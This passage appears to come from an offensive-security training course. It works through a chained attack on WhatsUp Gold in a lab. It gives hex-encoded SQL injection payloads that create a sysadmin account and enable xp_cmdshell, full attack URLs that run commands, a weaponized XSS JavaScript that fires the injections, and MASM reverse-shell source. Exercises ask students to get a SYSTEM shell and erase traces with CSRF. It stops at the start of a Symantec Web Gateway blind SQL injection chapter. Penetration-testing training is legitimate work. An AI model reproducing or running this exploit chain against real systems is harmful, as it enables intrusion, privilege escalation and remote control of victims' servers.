Error: [Microsoft][ODBC SQL Server Driver][SQL Server]The database '##5B67DFE1BC9B40EB98F3408EB3896E91' does not exist
Supply a valid database nameTo see available databases, use sys.databases

**SQL: EXEC LoadDeviceGroup 1;EXEC sp_addlogin 'user', 1,
'##5B67DFE1BC9B40EB98F3408EB3896E91' SELECT Device.nDeviceID FROM
Device JOIN VMwareHostDevice ON VMwareHostDevice.DeviceID =
Device.nDeviceID JOIN ##5B67DFE1BC9B40EB98F3408EB3896E91 ON
Device.nDeviceID = ##5B67DFE1BC9B40EB98F3408EB3896E91.nDeviceID WHERE
VMwareHostDevice.ServerType = 1 OR VMwareHostDevice.ServerType = 2**

Figure 139 - The Comma Issue Causes our Injection Attempt to Fail

5.5.2 Course Work: The Database Does Not Exist

Exercise:

- Verify that you understand the SQL injection error, associated source code, and restrictions. Experiment with various commands from the pentestmonkey MSSQL Injection Cheat Sheet²⁶.
- Find a way to bypass the comma restriction in your requests. If you're weak and feeble, read on for one possible solution.

²⁶ <http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>

5.6 Bypassing the Character Restrictions

While looking for various ways to send SQL queries without including commas in the injection string, we are reminded by Google of the massive SQL injection worm that hit the Internet a few years back. The method used there to bypass various filters was to encode the SQL query payload in HEX, and then cast it to hex.

As an example, try to execute the query below via the SQL Server Management Studio interface:

```
DECLARE @S NVARCHAR(3000);
SET
@S=CAST(0x45005800450043002000730070005F006100640064006C006F00670069006E002000270068
006100780027002C002000270068006100780027003B00450058004500430020006D0061007300740065
0072002E00640062006F002E00730070005F0061006400640073007200760072006F006C0065006D0065
006D006200650072002000270068006100780027002C002700730079007300610064006D0069006E0027
003B00 AS NVARCHAR(3000));
Print (@S);
```

Figure 140 - Our Hex-Encoded Payload

We encode the payload and then instruct the SQL server to print it:




Figure 141 - MSSQL Successfully Decodes the Payload

However, after some more research, it becomes apparent that this is **not** the best method to use. The SQL Injection worm used 'nvarchar' but since that was an older version of MSSQL, the 'char' wasn't available. Therefore, we can reduce our string size by eliminating unicode. Using the following:


```
DECLARE @S CHAR(100);SET
@S=CAST(0x573656c65637420757365725f6e616d6528292c404076657273696f6e3b AS
CHAR(100));Print(@S);
```

Figure 142 – Small payloads is what it's all about




Figure 27 - Smaller payloads are better

Also, you may notice that you do not even always have to encode the payload (only the `'` character). So anytime you need to execute SQL syntax that does not contain binary, you can simply do the following:

```
DECLARE @c CHAR(1);
set @c=convert(char(1),0x2c);
Print('select user_name()'+@c+'@@version;')
```

Figure 143 – We are just encoding what we need to




Figure 28 - Small payloads are small

For easier generation of these encoded strings, we've included a small Python utility script:

```
root@kali:~/module-05# ./format_payload.py
(+) usage: ./format_payload.py <target> <string (use quotes)>
root@kali:~/module-05# ./format_payload.py 172.16.175.171 "EXEC sp_addlogin 'hax',
'hax';EXEC master.dbo.sp_addsrvrolemember 'hax','sysadmin';"
http://172.16.175.171/NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/Wr
VMwareHostList.asp?sGroupList=1;DECLARE+@S+CHAR(83);SET+@S=CAST(0x455845432073705f61
64646c6f67696e2027686178272c2027686178273b45584543206d61737465722e64626f2e73705f6164
```

```
64737276726f6c656d656d6265722027686178272c2773797361646d696e273b+AS+CHAR(83)) ;Exec (@S);--&sDeviceList=3
```

Figure 144 - Encoding our Desired Payload

If the SQL statement was fully executed, you should now be able to log into the MSSQL server using the SQL Management Studio client with the username “hax” and password “hax”, as shown below.




Figure 145 - Logging in with the Newly Created User

5.6.1 Course Work: Welcome to the Database, Hax

Exercise:

- Add a user of your choice to the database using the method described above. Additional paths to a similar result will be considered as bonus points.

5.7 Getting “Arbitrary” Code Execution

By default, the **xp_cmdshell** stored procedure is disabled on MSSQL 2005 and higher. However, given **sa** privileges, one can re-enable this functionality with the following SQL statements:

```
EXEC sp_configure 'show advanced options', 1;  
RECONFIGURE;  
EXEC sp_configure 'xp_cmdshell', 1;  
RECONFIGURE;
```

Figure 146 - Code Required to Enable the xp_cmdshell Stored Procedure

We go ahead and encode this payload and get the following query:

```
DECLARE @S CHAR(112);  
SET @S =  
CAST(0x455845432073705f636f6e66696775726520e2809873686f7720616476616e636564206f70746  
96f6e73e280992c20313b5245434f4e4649475552453b455845432073705f636f6e66696775726520e28  
09878705f636d647368656c6ce280992c20313b5245434f4e4649475552453b AS CHAR(112));  
Exec (@S);
```

Figure 147 - The Hex-Encoded Version of the Payload

We send this payload using the vulnerable URL and hope that xp_cmdshell has been enabled.

```
http://172.16.175.171/NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/Wr  
VMwareHostList.asp?sGroupList=1;DECLARE+@S+CHAR(112);SET+@S=CAST(0x455845432073705f6  
36f6e66696775726520e2809873686f7720616476616e636564206f7074696f6e73e280992c20313b524  
5434f4e4649475552453b455845432073705f636f6e66696775726520e2809878705f636d647368656c6  
ce280992c20313b5245434f4e4649475552453b+AS+CHAR(112));Exec(@S);--&sDeviceList=3
```

Figure 148 - Our Attack URL to Enable xp_cmdshell on the Target

We can test the process of re-enabling *xp_cmdshell* on our local machine by using the SQL client as shown below.




Figure 149 - Testing our Payload

We see that our payload was executed successfully as there were no changes made by our query from an “enabled” state. Now that we have “execute” privileges on *xp_cmdshell*, we can go ahead and run a proof of concept payload, launching “calc.exe”.

```
http://172.16.175.171/NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/WrVMwareHostList.asp?sGroupList=1;DECLARE+@S+CHAR(28);SET+@S=CAST(0x455845432078705f636d647368656c6c202763616c632e657865273b+AS+CHAR(28));Exec(@S);--&sDeviceList=3
```

Figure 150 - The Full Attack URL to Launch calc.exe on the Victim

Looking at our victim machine, we can see that calc.exe has been executed and is running with SYSTEM privileges as shown in Figure 33.




Figure 151 - calc.exe Running with SYSTEM Privileges

5.7.1 Course Work: Wherefore Art Thou, Calc?

Exercise:

- Execute a payload of your choice using the method described above. Additional paths to a similar result will be considered as bonus points.
- Before we continue to molest the database, we have a good opportunity (and need) to enumerate the underlying operating system and database components. Discover the underlying OS, Service Pack, MSSQL version, etc, before continuing the attack.

5.8 Chaining the Vulnerabilities

By now, the complete attack vector should be formulating in your mind. Through the XSS vulnerability we initially found, we will trigger the post authentication SQL injection vulnerability, which will hopefully lead to code execution.

In order to do this, our initial XSS payload can call a JavaScript file hosted on the attacker's web server. This file will initiate HTTP GET requests to the vulnerable URL, enable **xp_cmdshell**, and then initiate an additional GET request to execute **calc.exe**.

Let's do this in stages. Since **xp_cmdshell** has already been enabled in the previous exercise, we can try a simple PoC to see if we can get **calc.exe** to re-execute:

```
function getHtmlBody(url){
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.open('GET', url, false);
    xmlhttp.send(null);
    var results = xmlhttp.responseText;
    return(results);
}

alert("attacking");
getHtmlBody("NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/WrVMwareHostList.asp?sGroupList=1;DECLARE+@S+CHAR(28);SET+@S=CAST(0x455845432078705f636d6473686656c6c202763616c632e657865273b+AS+CHAR(28));Exec(@S);--&sDeviceList=3");
```

Figure 152 - JavaScript PoC to Execute calc.exe

If this works, we can prepare a fully weaponized JavaScript file that will send several queries: the first of them enabling **xp_cmdshell**, and the rest executing our malicious code.

As we saw earlier, the **123** alert popped up frequently, meaning our SQL payload would get executed multiple times. We can now fine-tune our attack to attempt to enable **xp_cmdshell** if not enabled and then execute our payload. We also add a new cookie, which tracks whether or not the victim has already been exploited and we can remotely reset this cookie if we need to re-exploit the victim. Our JavaScript code would look similar to the following.

```
function getCookie(c_name){
    var i,x,y,ARRcookies=document.cookie.split(";");
    for (i=0;i<ARRcookies.length;i++){
        x=ARRcookies[i].substr(0,ARRcookies[i].indexOf("="));
        y=ARRcookies[i].substr(ARRcookies[i].indexOf("=")+1);
        x=x.replace(/\s+|\s+$/g,"");
        if (x==c_name){
            return unescape(y);
        }
    }
}

function deleteCookie(c_name){
    setCookie(c_name, "", -1);
}

function setCookie(c_name,value,exdays){
    var exdate=new Date();
    exdate.setDate(exdate.getDate() + exdays);
    var c_value=escape(value) + ((exdays==null) ? "" : "; expires="
    +exdate.toUTCString());
    document.cookie=c_name + "=" + c_value;
}

function getHtmlBody(url){
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open('GET', url, false);
    xmlHttp.send(null);
    var results = xmlHttp.responseText;
    return(results);
}

var attackAnyway = 0;

// Check if a cookie has been set (this indicates we already exploited our target)
```

```
// Or if we decided to attack anyway (by setting 'attackAnyway')

if (getCookie("pwn") == undefined || attackAnyway == 1){
    alert("attacking");
    getHtmlBody("/NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/WrVMwareHostList.asp?sGroupList=1;DECLARE+@S+CHAR(56);SET+@S=CAST(0x455845432073705f636f6e666967757265202773686f7720616476616e636564206f707469666e73272c313b5245434f4e4649475552453b+AS+CHAR(56));Exec(@S);--&sDeviceList=3");

    getHtmlBody("/NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList/WrVMwareHostList.asp?sGroupList=1;DECLARE+@S+CHAR(39);SET+@S=CAST(0x455845432078705f636d647368656c6c2027646972203e20433a5c6d7966696c652e747874273b+AS+CHAR(39));Exec(@S);--&sDeviceList=3");

    // Set a cookie "pwn" with the value "1"
    setCookie("pwn", "1", 1);
}else{
    alert("cookie, trying to delete cookie");
    deleteCookie("pwn");
}
```

Figure 153 - Further Fine-Tuning of the Attack with Cookie Logic

Don't forget to log out of the application, clear cookies, and delete any already existing XSS entries in the web interface before initiating your attacks. This will save you from a whole load of confusion and frustration. Believe us.




Figure 154 - The XSS Attack is Successfully Executed

5.8.1 Course Work: Return of the Calc

Exercise:

- Execute a payload of your choice by leveraging the SQL vulnerability with the initial XSS. A simple payload such as calc.exe or notepad.exe as a PoC will suffice at this stage.

5.9 Improving Our Payload

Although we have demonstrated code execution with the chaining of these vulnerabilities, it's time to weaponize our payload to include a reverse shell type payload.

We have several options of uploading files to the server depending on the underlying operating system. Depending on our environment, we could use methods like TFTP, FTP, Inline Debug, Inline PowerShell, etc., in order to upload our file to the MSSQL server by chaining **xp_cmdshell** commands. As our underlying OS is Windows 2003 R2, we can rely on **debug.exe** to be present in the OS by default.

5.9.1 EXEC xp_cmdshell 'debug<123.hex';--

If you are not familiar with the "Inline Debug File Upload" method, take some time to experiment with the tool **exe2bat.exe**, which is present in Kali Linux. This tool will break down Windows binary files into their corresponding **debug.exe** binary hex code, allowing us to later echo all the hex code into a Windows batch file, and finally to compile it with **debug.exe**.

The secret to a successful attack with such a payload lies in finding a *SMALL* executable file. "Disassembling" a 60 KB Windows PE file with exe2bat results in a batch file of around 200 KB. If we were to upload this file to the victim machine using an HTTP GET request for every single command, we would require a total of approximately 950 GET requests.

A quick Google search turned up the following MASM code for a reverse shell, which conveniently compiles to a 2.5 KB PE file.

```
.686
include \masm32\include\masm32rt.inc
include \masm32\include\ws2_32.inc
includelib \masm32\lib\ws2_32.lib

; 127.0.0.1:1111
RHOST     equ     0100007fh ; (7f 00 00 01 in hex)
RPORT     equ     5704h ; (0457 in hex)

.data
cmd        BYTE "cmd",0

.data?
WSAd       WSADATA<>
sin        sockaddr_in<>
sinfo      STARTUPINFO<>
pinfo      PROCESS_INFORMATION<>

.code
start:
```

```
mov sin.sin_family, AF_INET
mov sin.sin_port, RPORT
mov sin.sin_addr, RHOST
mov sinfo.cb, sizeof STARTUPINFO
mov sinfo.dwFlags, 100h
invoke WSASStartup, 257, ADDR WSAd
invoke WSASocket, AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0
mov edi, eax
invoke connect, edi, addr sin, sizeof sockaddr_in
mov sinfo.hStdInput, edi
mov sinfo.hStdOutput, edi
mov sinfo.hStdError, edi
invoke CreateProcess, NULL, addr cmd, NULL, NULL, TRUE, 0, NULL, NULL, addr
sinfo, addr pinfo
invoke ExitProcess, 0
end start
```

Figure 155 - Reverse Shell Assembly Code

We compile this file with **MASM** (present on your Victim VMs) and then **exe2bat** it. The resultant text file is only 8.6 KB in size. Big improvement! You should, as a final stage, have a **.bat** file that will create a binary file that is piped directly to debug.exe to create our evil exe on the target.

Before we start manipulating this file, we should convert it to “Unix format” by using the **dos2unix** tool as shown below.

```
root@kali:~# dos2unix cb.bat
dos2unix: converting file cb.bat to Unix format ...
```

Figure 156 - Using dos2unix to Convert the Text File to Unix Format

Now that we have the command instructions to “upload” our payload, we need to wrap these commands with the proper syntax to be written in our JavaScript file. Here’s a quick sed “one-liner” to aid in the process.

```
sed
"s/^/getBody(\\"/NmConsole/Reports/Workspace/Virtualization/WrVMwareHostList
/WrVMwareHostList.asp?sGroupList=1;EXEC\ xp_cmdshell\ '/g" cb.bat |sed "s/$/\';--
\&sDeviceList=3\");/g"
```

Figure 157 - A sed One-Liner to Wrap the Commands for Use in JS

Once our JavaScript file is correct and in place, we should be getting a reverse shell, while seeing the various debug messages pop up, indicating the progress of the attack.




Figure 158 - Getting Our SYSTEM Shell

In a future execution of the same malicious JavaScript payload, our cookie should be set, thus skipping re-exploitation of this machine. If we require an additional shell, we can reset the cookie via the injected JavaScript in order to repeat the attack.

5.9.2 Hint: Assembly Hurts

If you are struggling with editing raw assembly, compiling with the assembler and then generating the bat file (that uses debug.exe), we understand, you are not alone. This section goes beyond typical web exploitation to provide you with a real world example of how leveraging a web based foothold can be quite complicated. To ease the pain, we have developed 'cb.py'. This script will patch the assembly, compile it and then generate the bat file. "Use it at your own (painful) discretion".

5.9.3 Exercise: Make Us Proud

- Get a reverse shell. Make us proud. Use cookies to make your attack cleaner.
- If you really want to be stealthy, delete the malicious device entry from WUG by using a CSRF attack so that no traces are left behind.

5.9.4 Course Work: More, give me more!

Exercise:

- **Search**, discover, and exploit another SQL injection in the web interface.

5.10 Further Reading

- <http://msdn.microsoft.com/en-us/library/ms161953%28SQL.105%29.aspx>
- <http://seclists.org/pen-test/2003/May/74>

PDF GENERATED BY
OFFENSIVE SECURITY

6. Symantec Web Gateway Multiple Vulnerabilities

6.1 Blind SQL Injection

As described by the vendor, "Symantec Web Gateway protects organizations against multiple types of Web-borne malware, prevents data loss over the Web and gives organizations the flexibility of deploying it as either a virtual appliance or on physical hardware"²⁷.

6.1.1 Getting Started

Boot the Symantec Web Gateway VMware image. You may login to the image using the password "toor".

URL	username	password
https://symantec/spywall/login.php	admin	admin

6.1.2 Blind Pre-Authentication SQL Injection

Blind SQL Injection, also known as Inference SQL Injection, is a special category, or subgroup, of SQL injection. A SQL Injection is called "Blind" when two facts are true:

- It's not possible to cause the application to print the desired data in the response.
- In most cases, an error handling mechanism (a well implemented "courtesy" error page) is in place and the failure of a SQL query does not produce a debug error message, preventing an attacker from gaining knowledge on the target.

The above conditions force the attacker to use methods that differ from the ones used in inbound SQL injection, also known as **UNION** query SQL injection. Since it's not possible to directly leak data from the application, the issue is generally exploited by reducing the SQL query to a true/false statement.

In other words, blind SQL injections are exploitable by observing an event rather than parsing the response. Known and common events that can be used to exploit this issue are:

